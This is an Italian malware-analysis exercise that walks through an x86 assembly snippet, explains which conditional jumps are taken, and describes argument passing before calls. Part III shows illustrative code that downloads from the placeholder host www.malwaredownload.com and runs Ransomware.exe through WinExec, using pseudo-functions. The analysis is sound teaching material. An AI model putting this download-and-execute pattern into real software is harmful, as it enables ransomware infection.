ANALISI AVANZATA DI UN MALWARE

Un approccio pratico

Obbiettivi

Parte I

- Spiegate, motivando, quale salto condizionale effettua il Malware.

Parte II

- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

Parte III

- Quali sono le diverse funzionalità implementate all'interno del Malware?

Parte IV

- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

Parte I – salti condizionali

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3


All'interno del frammento di codice a fianco rappresentato possiamo identificare due salti condizionali, un jump-not-zero e un jump-zero, che si trovano rispettivamente agli indirizzi 0040105B e 00401068.

Il primo salto condizionale jnz fa riferimento all'istruzione precedente **cmp EAX,5**. Sappiamo che il valore del registro EAX è 5 in quanto è stato impostato precedentemente tramite l'istruzione **mov EAX,5**. Quindi eseguendo l'istruzione cmp la zero flag verrà impostata a 1.
A questo punto l'istruzione jnz prenderà come valore discriminante proprio la zero flag che essendo 1 non farà eseguire il salto condizionale e il codice procederà dall'istruzione successiva.

Al contrario, il secondo salto condizionale jz fa riferimento all'istruzione **cmp EBX,11** precedente. In questo caso il valore del registro EBX è stato impostato a 10 tramite l'istruzione **mov EBX,10** ed è stato incrementato successivamente di 1 tramite l'istruzione **inc EBX**.
A questo punto l'istruzione cmp imposterà la zero-flag nuovamente 1, che poi verrà usata come discriminante dall'istruzione jump-zero consentendo il salto condizionale.

Parte II – diagramma di flusso

A questo punto ci è possibile impostare un diagramma di flusso per comprendere come si sviluppa temporalmente il malware.



Parte III – funzionalità implementate

Due sono le funzionalità implementate dal malware.

- Il download di un file (presumibilmente malevolo)
- L'esecuzione di un ransomware

0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Cos'è un ransomware?

Un ransomware è un tipo di malware che cripta i file sul computer della vittima, bloccandone l'accesso e richiedendo un pagamento per fornire la chiave di decrittazione. Può infettare il sistema tramite allegati email, link dannosi o vulnerabilità nel software. I ransomware possono causare danni significativi, attaccando l'integrità dei dati e la disponibilità dei sistemi.

Parte IV – funzioni chiamate

Riferendoci alle funzionalità implementate prima, analizziamo come vengono passati gli argomenti.

L'istruzione presente all'indirizzo **0040BBA8**, il download del file, necessita di un URL a cui far riferimento. Tramite l'istruzione **mov EAX, EDI** viene assegnato il valore "*www.malwaredownload.com*" al registro EAX. A questo punto tramite l'istruzione **push EAX** viene passato come argomento per la funzione ***DownloadToFile()*** chiamata successivamente.

Analogamente, l'istruzione presente all'indirizzo **0040FFA8** necessita di un path di un eseguibile da avviare. In questo caso tramite l'istruzione **mov EDX, EDI** possiamo impostare il path "C:\...\Ransomware.exe" come valore del registro EDX. A questo punto, come prima, tramite l'istruzione **push EDX** passiamo l'argomento necessario per la funzione ***WinExec()***.